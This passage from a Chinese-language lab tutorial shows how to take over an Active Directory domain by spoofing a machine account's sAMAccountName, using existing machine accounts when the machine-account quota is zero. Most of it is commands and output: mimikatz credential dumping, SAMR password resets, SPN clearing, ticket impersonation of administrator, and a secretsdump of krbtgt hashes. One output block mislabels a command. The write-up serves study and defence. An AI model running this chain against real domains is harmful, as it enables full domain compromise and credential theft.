ite-packages/impacket-0.9.25.dev1-py3.8.egg/impacket
[*] Opening domain XIE...
Traceback (most recent call last):
  File "addcomputer.py", line 517, in doSAMRAdd
    createUser = samr.hSamrCreateUser2InDomain(dce, domainHandle, self.__computerName, samr.USER_WORKSTAT
ION_TRUST_ACCOUNT, samr.USER_FORCE_PASSWORD_CHANGE,)
  File "/Library/Frameworks/Python.framework/Versions/3.8/lib/python3.8/site-packages/impacket-0.9.25.dev
1-py3.8.egg/impacket/dcerpc/v5/samr.py", line 2579, in hSamrCreateUser2InDomain
    return dce.request(request)
  File "/Library/Frameworks/Python.framework/Versions/3.8/lib/python3.8/site-packages/impacket-0.9.25.dev
1-py3.8.egg/impacket/dcerpc/v5/rpcrt.py", line 880, in request
    raise exception
impacket.dcerpc.v5.samr.DCERPCSessionError: SAMR SessionError: code: 0xc00002e7 - STATUS_DS_MACHINE_ACCOU
NT_QUOTA_EXCEEDED - Your computer could not be joined to the domain. You have exceeded the maximum number
of computer accounts you are allowed to create in this domain. Contact your system administrator to have
this limit reset or increased.


During handling of the above exception, another exception occurred:

Traceback (most recent call last):
  File "addcomputer.py", line 522, in doSAMRAdd
    raise Exception("User %s machine quota exceeded!" % self.__username)
Exception: User hack machine quota exceeded!
[-] User hack machine quota exceeded!

```

那么，针对 MAQ 为 0 这种场景，我们需要怎么利用呢？我们这里的想法是针对域内已经存在的机器帐户加以利用。

如图所示，我们以已经加入域的 Win10 机器为例。通过查询 Win10 机器的 ACL 发现，除了默认的域管理员等高权限用户外，只有 hack 用户对其具有修改 saMAccountName 属性的权限，就连 win10\$ 机器账号自身都无权限修改 saMAccountName 属性。



使用 win10\$ 机器账号运行如下命令修改自身的 saMAccountName 属性，提示无有效访问权限。

```
python3 renameMachine.py --current-name 'win10$' --new-name 'AD01' --dc-ip AD01.xie.com "xie.com/win10$" --hashes 3db5e5e43b3b260de0b058d9b82523fe:3db5e5e43b3b260de0b058d9b82523fe
```

如图使用 win10\$ 机器账号修改自身的 saMAccountName 属性，提示无有效访问权限。

```
+ examples python3 renameMachine.py --current-name 'win10$' --new-name 'AD01' --dc-ip AD01.xie.com "xie.com/win10$" --hashes 3db5e5e43b3b260de0b058d9b82523fe:3db5e5e43b3b260de0b058d9b82523fe
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

{'result': 50, 'description': 'insufficientAccessRights', 'dn': '', 'message': '00002098: SecErr: DSID=03150E48, problem 4003 (INSUFF_ACCESS_RIGHTS), data 0\\n\\x00', 'referrals': None, 'type': 'modifyResponse'}
```

使用 hack 用户运行如下命令修改 Win10\$ 机器帐号的 saMAccountName 属性。

```
python3 renameMachine.py -current-name 'win10$' -new-name 'AD01' -dc-ip AD01.xie.com "xie.com/hack:P@ss1234"
```

如图所示，使用 hack 用户修改 Win10\$ 机器帐号的 saMAccountName 属性，修改成功。

```
→ examples python3 renameMachine.py -current-name 'win10$' -new-name 'AD01' -dc-ip AD01.xie.com "xie.com/hack:P@ss1234"
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

{'result': 0, 'description': 'success', 'dn': '', 'message': '', 'referrals': None, 'type': 'modifyResponse'}
[*] Target machine renamed successfully! ←
```

那么，为什么普通域用户 hack 对 win10 机器具有修改 saMAccountName 属性的权限呢？我们第一猜想是 hack 用户将 win10 机器加入域的。

于是通过运行如下命令查询 win10 机器的 mS-DS-CreatorSID 属性，并查询 SID 对应的用户。

#查询所有机器账号的 mS-DS-CreatorSID 属性

```
AdFind.exe -f "&(objectcategory=computer)(name=win10)" mS-DS-CreatorSID
```

#查询 SID 对应的用户

```
AdFind.exe -sc adsid:S-1-5-21-1313979556-3624129433-4055459191-1154 -dn
```

如图所示，证实了我们的猜想，hack 用户是将 win10 机器加入域的账号。

C:\Users\hack.XIE\Desktop>AdFind.exe -f "&(objectcategory=computer)(name=win10)" mS-DS-CreatorSID

AdFind V01.56.00cpp Joe Richards (support@joeware.net) April 2021

Using server: AD01.xie.com:389
Directory: Windows Server 2012 R2
Base DN: DC=xie,DC=com

dn:CN=WIN10,CN=Computers,DC=xie,DC=com
>mS-DS-CreatorSID: S-1-5-21-1313979556-3624129433-4055459191-1154

1 Objects returned

C:\Users\hack.XIE\Desktop>AdFind.exe -sc adsid:S-1-5-21-1313979556-3624129433-4055459191-1154 -dn

AdFind V01.56.00cpp Joe Richards (support@joeware.net) April 2021

Transformed Filter: (|(objectsid=\01\05\00\00\00\00\05\15\00\00\00\A4\BCQN\99\D3\03\D8we\B9\F1\82\04\00\00)(sidhistory=\01\05\00\00\00\00\05\15\00\00\00\A4\BCQN\99\D3\03\D8we\B9\F1\82\04\00\00))

Using server: AD01.xie.com:3268
Directory: Windows Server 2012 R2

dn:CN=hack,CN=Users,DC=xie,DC=com

1 Objects returned

于是乎，我们可以针对域内已经存在的机器进行利用了。针对这种利用方式，有两种可能性：

- 获取到域内已经存在的机器权限
- 获取到将机器加入域的用户权限

1. 获取到域内已经存在的机器权限

当前获得了域内普通机器 win10 的最高权限，通过执行如下命令 dump win10 机器账号哈希。

mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit" > pass.txt

如图所示，导出 win10 机器账号的哈希到 pass.txt 文件中。

```
c:\Users\hack.XIE\Desktop>mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit" > pass.txt
c:\Users\hack.XIE\Desktop>type pass.txt

.#####.   mimikatz 2.2.0 (x64) #19041 Jul  1 2021 03:17:37
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::logonpasswords

Authentication Id : 0 ; 344725 (00000000:00054295)
Session           : Interactive from 1
User Name          : hack
Domain             : XIE
Logon Server       : AD01
```

查看 pass.txt 文件内容，如下 NTLM 字段是机器账号 win10\$ 的密码哈希，因此我们可以利用这个密码哈希进行后续认证操作。

3db5e5e43b3b260de0b058d9b82523fe

如图所示，可以得知 win10 机器账号的哈希为 3db5e5e43b3b260de0b058d9b82523fe。

```
msv :
[00000003] Primary
* Username : WIN10$
* Domain   : XIE
* NTLM     : 3db5e5e43b3b260de0b058d9b82523fe
* SHA1     : 1946bc61a7b046c6692bef05911acb90c01e814d
tspkg :
wdigest :
* Username : WIN10$
* Domain   : XIE
* Password : (null)
kerberos :
* Username : WIN10$
* Domain   : xie.com
* Password : 60 5e 85 ab 20 9e a7 fe ac d1 69 86 fd 3c 4b b1 d3 08 e7 fb df 57 6a 8e b3 b7 5a 53 d5 aa ff c7
d0 70 d5 21 71 3c e0 0e 93 0d 7b 13 9c fe 74 33 4b a7 28 0f 53 bd 50 28 36 00 06 f2 f6 a6 63 b4 c6 14 9e 74 da 7d 36
3d a9 98 0d a3 1d e5 98 94 f6 71 a7 f7 f8 80 fe 00 e1 1e 0c b1 f6 d7 c8 1d 18 5b ff c2 36 0e 62 c8 33 54 74 c8 2a 5f
95 19 a7 be f8 13 e7 65 02 82 80 79 a7 fe be 12 98 20 23 37 c3 bc 9e e7 88 83 af 96 a1 3d 2e 50 fa 9f 5e 56 3b 06 bb
60 b6 86 03 4a 6c 21 12 3a 2e 64 5d 9c 61 b5 cf 83 7f 6d b1 ed 44 7d b3 b4 b1 60 60 90 aa 82 25 b0 4c fe c5 65 ce fd
c0 1a c3 15 60 b1 42 40 32 24 a4 24 c7 df be 19 c6 8e 07 ce a8 84 6b 93 bc 26 4c 8c a3 64 d8 18 c4 17 4a 5c d6 77 32
48 98 95 0c ed c3 c7
```

通过如下命令查询 win10 机器的 mS-DS-CreatorSID 属性，并查询 SID 对应的用户。

#查询所有机器账号的 mS-DS-CreatorSID 属性

AdFind.exe -f "&(objectcategory=computer)(name=win10)" mS-DS-CreatorSID

#查询 SID 对应的用户

AdFind.exe -sc adsid:S-1-5-21-1313979556-3624129433-4055459191-1154 -dn

如图所示，通过查询发现是 hack 用户将 win10 机器加入域的。

```
C:\Users\hack.XIE\Desktop>AdFind.exe -f "&(objectcategory=computer)(name=win10)" mS-DS-CreatorSID
AdFind V01.56.00cpp Joe Richards (support@joeware.net) April 2021
Using server: AD01.xie.com:389
Directory: Windows Server 2012 R2
Base DN: DC=xie,DC=com
dn:CN=WIN10,CN=Computers,DC=xie,DC=com
>mS-DS-CreatorSID: S-1-5-21-1313979556-3624129433-4055459191-1154

1 Objects returned

C:\Users\hack.XIE\Desktop>AdFind.exe -sc adsid:S-1-5-21-1313979556-3624129433-4055459191-1154 -dn
AdFind V01.56.00cpp Joe Richards (support@joeware.net) April 2021
Transformed Filter: (&(|(objectsid=\01\05\00\00\00\00\00\05\15\00\00\00\A4\BCQN\99\D3\03\D8we\B9\F1\82\04\00\00)(sidhistory=\01\05\00\00\00\00\00\05\15\00\00\00\A4\BCQN\99\D3\03\D8we\B9\F1\82\04\00\00))
Using server: AD01.xie.com:3268
Directory: Windows Server 2012 R2
dn:CN=hack,CN=Users,DC=xie,DC=com

1 Objects returned
```

此时，要想进行后续利用的话，需要获得 hack 用户的权限。这里假设我们已经获得 hack 用户的密码为 P@ss1234。

通过如下命令查询机器账号 win10\$ 的 SPN，可以看到有 6 条 SPN。

```
python3 addspn.py -u 'xie.com\win10$' -p 3db5e5e43b3b260de0b058d9b82523fe:3db5e5e43b3b260de0b058d9b82523fe -t 'win10$' -q 10.211.55.4
```

如图所示，查询机器账号 win10\$ 的 SPN，可以看到有 6 条 SPN。

```

+ examples git:(master) x python3 addspn.py -u 'xie.com\win10$' -p 3db5e5e43b3b260de0b058d9b82523fe:3db5e5e43b3b260de0b058d9b82523fe -t 'win10$' -q 10.211.55.4
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[+] Found modification target
DN: CN=WIN10,CN=Computers,DC=xie,DC=com - STATUS: Read - READ TIME: 2021-12-14T21:50:42.509227
  dNSHostName: win10.xie.com
  sAMAccountName: WIN10$
  servicePrincipalName: WSMAN/win10
                        WSMAN/win10.xie.com
                        RestrictedKrbHost/WIN10
                        HOST/WIN10
                        RestrictedKrbHost/win10.xie.com
                        HOST/win10.xie.com

```

需要清除机器账号 win10\$ 的 SPN，可以通过 win10\$ 账号自身的权限运行如下命令进行清除：

#清除 win10\$ 的 SPN

```
python3 addspn.py -u 'xie.com\win10$' -p 3db5e5e43b3b260de0b058d9b82523fe:3db5e5e43b3b260de0b058d9b82523fe -t 'win10$' -c 10.211.55.4
```

如图所示，清除机器账号 win10\$ 的 SPN。

```

+ examples git:(master) x python3 addspn.py -u 'xie.com\win10$' -p 3db5e5e43b3b260de0b058d9b82523fe:3db5e5e43b3b260de0b058d9b82523fe -t 'win10$' -c 10.211.55.4
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[+] Found modification target
[+] Printing object before clearing
DN: CN=WIN10,CN=Computers,DC=xie,DC=com - STATUS: Read - READ TIME: 2021-12-14T21:51:21.591732
  dNSHostName: win10.xie.com
  sAMAccountName: WIN10$
  servicePrincipalName: WSMAN/win10
                        WSMAN/win10.xie.com
                        RestrictedKrbHost/WIN10
                        HOST/WIN10
                        RestrictedKrbHost/win10.xie.com
                        HOST/win10.xie.com
                        清除 SPN

[+] SPN Modified successfully
+ examples git:(master) x python3 addspn.py -u 'xie.com\win10$' -p 3db5e5e43b3b260de0b058d9b82523fe:3db5e5e43b3b260de0b058d9b82523fe -t 'win10$' -q 10.211.55.4
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[+] Found modification target
DN: CN=WIN10,CN=Computers,DC=xie,DC=com - STATUS: Read - READ TIME: 2021-12-14T21:51:25.081138
  dNSHostName: win10.xie.com
  sAMAccountName: WIN10$
                        可以看到没有 SPN 了

```

接着，我们利用 hack 用户来修改 win10 机器的 saMAccountName 属性，并进行后续利用

#将机器用户 win10\$ 的 saMAccountName 属性修改为 AD01

```
python3 renameMachine.py --current-name 'win10$' --new-name 'AD01' --dc-ip AD01.xie.com xie.com/hack:P@ss1234
```

#以 win10 用户身份请求 TGT 认购权证，用户名为 saMAccountName 属性值

```
python3 getTGT.py --dc-ip AD01.xie.com xie/ad01 --hashes 3db5e5e43b3b260de0b058d9b82523fe:3db5e5e43b3b260de0b058d9b82523fe
```

#导入 TGT 认购权证

```
export KRB5CCNAME=ad01.ccache
```

#将机器用户 win10 的 saMAccountName 属性恢复为 win10\$

```
python3 renameMachine.py --current-name 'AD01' --new-name 'win10$' --dc-ip AD01.xie.com xie.com/hack:P@ss1234
```

#用上一步的 TGT 认购权证，以 administrator 的身份请求访问 ad01.xie.com 的 cifs 服务

```
python3 getST.py --spn cifs/ad01.xie.com xie/ad01@10.211.55.4 --no-pass -k --dc-ip 10.211.55.4 --impersonate administrator --self
```

#导入 ST 服务票据

```
export KRB5CCNAME=administrator.ccache
```

#导出域内 krbtgt 用户哈希

```
python3 secretsdump.py ad01.xie.com -k --no-pass --just-dc-user krbtgt
```

如图所示，利用完成后导出 krbtgt 用户哈希。

```

+ examples python3 renameMachine.py -current-name 'win10$' -new-name 'AD01' -dc-ip AD01.xie.com xie.com/hack:P@ss1234
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

[*] Target machine renamed successfully!
+ examples python3 getTGT.py -dc-ip AD01.xie.com xie/ad01 -hashes 3db5e5e43b3b260de0b058d9b82523fe:3db5e5e43b3b260de0b058d9b82523fe
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

[*] Saving ticket in ad01.ccache
+ examples export KRB5CCNAME=ad01.ccache
+ examples python3 renameMachine.py -current-name 'AD01' -new-name 'win10$' -dc-ip AD01.xie.com xie.com/hack:P@ss1234
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

[*] Target machine renamed successfully!
+ examples python3 getST.py -spn cifs/ad01.xie.com xie/ad01@10.211.55.4 -no-pass -k -dc-ip 10.211.55.4 -impersonate administrator -self
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

[*] Using TGT from ccache
[*] Impersonating administrator
[*] Requesting S4U2self
[*] Saving ticket in administrator.ccache
+ examples export KRB5CCNAME=administrator.ccache
+ examples python3 secretsdump.py ad01.xie.com -k -no-pass -just-dc-user krbtgt
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:badf5dbde4d4cbbd1135cc26d8200238:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:3434056c4d433772b39c4e48514bedd6c096f4ab1c2dc5726b0679e081e40f85
krbtgt:aes128-cts-hmac-sha1-96:31a9112d284f3e1f0f58789c0deae347
krbtgt:des-cbc-md5:d39764fe0d73077a
[*] Cleaning up...

```

2. 获取到将机器加入域的用户权限

获得域内普通用户 hack 的权限，如图所示，并且得到其密码为：P@ss1234。

```
C:\Users\hack.XIE\Desktop>whoami
xie\hack
```

执行如下命令查询 hack 用户对应的 SID，再查询 mS-DS-CreatorSID 属性为该 SID 的机器。该机器就是 hack 用户加入域的机器。

#查询 hack 用户对应的 sid

AdFind.exe -sc u:hack objectSid

#查询 mS-DS-CreatorSID 属性为指定 SID 的机器

AdFind.exe -f "&(objectcategory=computer)(mS-DS-CreatorSID=S-1-5-21-1313979556-3624129433-4055459191-1154)" -dn

如图所示，执行结果可以看到，Win10 机器是 hack 用户加入域的。

```
C:\Users\hack.XIE\Desktop>AdFind.exe -sc u:hack objectSid
AdFind V01.56.00cpp Joe Richards (support@joeware.net) April 2021
Using server: AD01.xie.com:3268
Directory: Windows Server 2012 R2
dn:CN=hack,CN=Users,DC=xie,DC=com
>objectSid: S-1-5-21-1313979556-3624129433-4055459191-1154


1 Objects returned

C:\Users\hack.XIE\Desktop>AdFind.exe -f "&(objectcategory=computer)(mS-DS-CreatorSID=S-1-5-21-1313979556-3624129433-4055459191-1154)" -dn
AdFind V01.56.00cpp Joe Richards (support@joeware.net) April 2021
Using server: AD01.xie.com:389
Directory: Windows Server 2012 R2
Base DN: DC=xie,DC=com
dn:CN=WIN10,CN=Computers,DC=xie,DC=com

1 Objects returned
```

但是此时我们并没有获取到 win10 机器的权限，那么该如何操作呢？我们关注到后期并不需要 win10 机器的机器权限，只需要 win10\$ 这个机器的账号密码即可。因此，我们可以通过 hack 用户利用 SAMR 协议远程修改 Win10\$ 机器账号的密码，这样我们后续就能控制 win10\$ 这个机器账号了。

如图所示，查看 win10 机器的属性，可以得知 hack 用户拥有对 win10 机器更改密码的权限。



接着我们通过 mimikatz 运行如下命令利用 SAMR 协议调用 SamrSetInformationUser 接口来重置机器账号 win10\$ 的密码为 123456。

mimikatz.exe

#重置机器账号 win10\$ 的密码为 123456

lsadump::SETNTLM /server:10.211.55.4 /user:win10\$ /password:123456

如图所示，修改 win10 机器账号的密码为 123456。

```
c:\Users\hack.XIE\Desktop>mimikatz.exe

.#####.   mimikatz 2.2.0 (x64) #19041 Jul  1 2021 03:17:37
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # lsadump::SETNTLM /server:10.211.55.4 /user:win10$ /password:123456
NTLM      : 32ed87bdb5fdc5e9cba88547376818d4

Target server: 10.211.55.4
Target user   : win10$
Domain name   : XIE
Domain SID    : S-1-5-21-1313979556-3624129433-4055459191
User RID      : 1155

>> Informations are in the target SAM!
```

然后就可以后续利用了！通过如下命令查询机器账号 win10\$ 的 SPN，可以看到有 6 条 SPN。

python3 addspn.py -u 'xie.com\win10\$' -p 123456 -t 'win10\$' -s aa/aa -q 10.211.55.4

如图所示，查询 win10 机器账号的 SPN。

```
examples git:(master) x python3 addspn.py -u 'xie.com\win10$' -p 123456 -t 'win10$' -s aa/aa -q 10.211.55.4
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[+] Found modification target
DN: CN=WIN10,CN=Computers,DC=xie,DC=com - STATUS: Read - READ TIME: 2021-12-14T21:53:36.695623
dNSHostName: win10.xie.com
sAMAccountName: WIN10$
servicePrincipalName: WSMAN/win10
                     WSMAN/win10.xie.com
                     RestrictedKrbHost/WIN10
                     HOST/WIN10
                     RestrictedKrbHost/win10.xie.com
                     HOST/win10.xie.com
```

然后需要清除机器账号 win10\$ 的 SPN，可以通过 win10\$ 账号自身的权限进行清除。此时 win10\$ 机器账号密码为 123456，可以使用如下命令进行清除：

#清除 win10\$ 的 SPN

```
python3 addspn.py -u 'xie.com\win10$' -p 123456 -t 'win10$' -c 10.211.55.4
```

如图所示，清除 win10 机器账号的 SPN。

```
examples git:(master) * python3 addspn.py -u 'xie.com\win10$' -p 123456 -t 'win10$' -c 10.211.55.4
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[+] Found modification target
[+] Printing object before clearing
DN: CN=WIN10,CN=Computers,DC=xie,DC=com - STATUS: Read - READ TIME: 2021-12-14T21:54:08.468638
dNSHostName: win10.xie.com
sAMAccountName: WIN10$
servicePrincipalName: WSMAN/win10
                        WSMAN/win10.xie.com
                        RestrictedKrbHost/WIN10
                        HOST/WIN10
                        RestrictedKrbHost/win10.xie.com
                        HOST/win10.xie.com
                        清除 SPN

[+] SPN Modified successfully
examples git:(master) * python3 addspn.py -u 'xie.com\win10$' -p 123456 -t 'win10$' -s aa/aa -q 10.211.55.4
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[+] Found modification target
DN: CN=WIN10,CN=Computers,DC=xie,DC=com - STATUS: Read - READ TIME: 2021-12-14T21:54:11.135287
dNSHostName: win10.xie.com
sAMAccountName: WIN10$
可以看到没有 SPN 了
```

然后我们利用 hack 用户来修改 win10 机器的 sAMAccountName 属性进行后续利用了。

#将机器用户 win10\$ 的 sAMAccountName 属性修改为 AD01

```
python3 renameMachine.py --current-name 'win10$' --new-name 'AD01' --dc-ip AD01.xie.com xie.com/hack:P@ss1234
```

#以 win10 用户身份请求 TGT 认购权证，用户名为 sAMAccountName 属性值

```
python3 getTGT.py --dc-ip AD01.xie.com xie/ad01:123456
```

#导入 TGT 认购权证

```
export KRB5CCNAME=ad01.ccache
```

#将机器用户 win10 的 saMAccountName 属性恢复为 win10\$

```
python3 renameMachine.py --current-name 'AD01' --new-name 'win10$' --dc-ip AD01.xie.com xie.com/hack:P@ss1234
```

#用上一步的 TGT 认购权证, 以 administrator 的身份请求访问 ad01.xie.com 的 cifs 服务

```
python3 getST.py --spn cifs/ad01.xie.com xie/ad01@10.211.55.4 --no-pass -k --dc-ip 10.211.55.4 --impersonate administrator --self
```

#导入 ST 服务票据

```
export KRB5CCNAME=administrator.ccache
```

#导出域内 krbtgt 用户哈希

```
python3 secretsdump.py ad01.xie.com -k --no-pass --just-dc-user krbtgt
```

如图所示, 利用完成后成功导出 krbtgt 用户哈希。

```
+ examples python3 renameMachine.py --current-name 'win10$' --new-name 'AD01' --dc-ip AD01.xie.com xie.com/hack:P@ss1234
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

{'result': 0, 'description': 'success', 'dn': '', 'message': '', 'referrals': None, 'type': 'modifyResponse'}
[*] Target machine renamed successfully!
+ examples python3 getST.py --dc-ip AD01.xie.com xie/ad01:123456
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

[*] Saving ticket in ad01.ccache
+ examples export KRB5CCNAME=ad01.ccache
+ examples python3 renameMachine.py --current-name 'AD01' --new-name 'win10$' --dc-ip AD01.xie.com xie.com/hack:P@ss1234
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

{'result': 0, 'description': 'success', 'dn': '', 'message': '', 'referrals': None, 'type': 'modifyResponse'}
[*] Target machine renamed successfully!
+ examples python3 getST.py --spn cifs/ad01.xie.com xie/ad01@10.211.55.4 --no-pass -k --dc-ip 10.211.55.4 --impersonate administrator --self
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

[*] Using TGT from cache
[*] Impersonating administrator
[*] Requesting S4U2self
[*] Saving ticket in administrator.ccache
+ examples export KRB5CCNAME=administrator.ccache
+ examples python3 secretsdump.py ad01.xie.com -k --no-pass --just-dc-user krbtgt
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:badf5dbde4d4cbbd1135cc26d8200238:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:3434056c4d433772b39c4e48514bedd6c096f4ab1c2dc5726b0679e081e40f85
krbtgt:aes128-cts-hmac-sha1-96:31a9112d284f3e1f0f58789c0deae347
krbtgt:des-cbc-md5:d39764fe0d73077a
[*] Cleaning up...
```

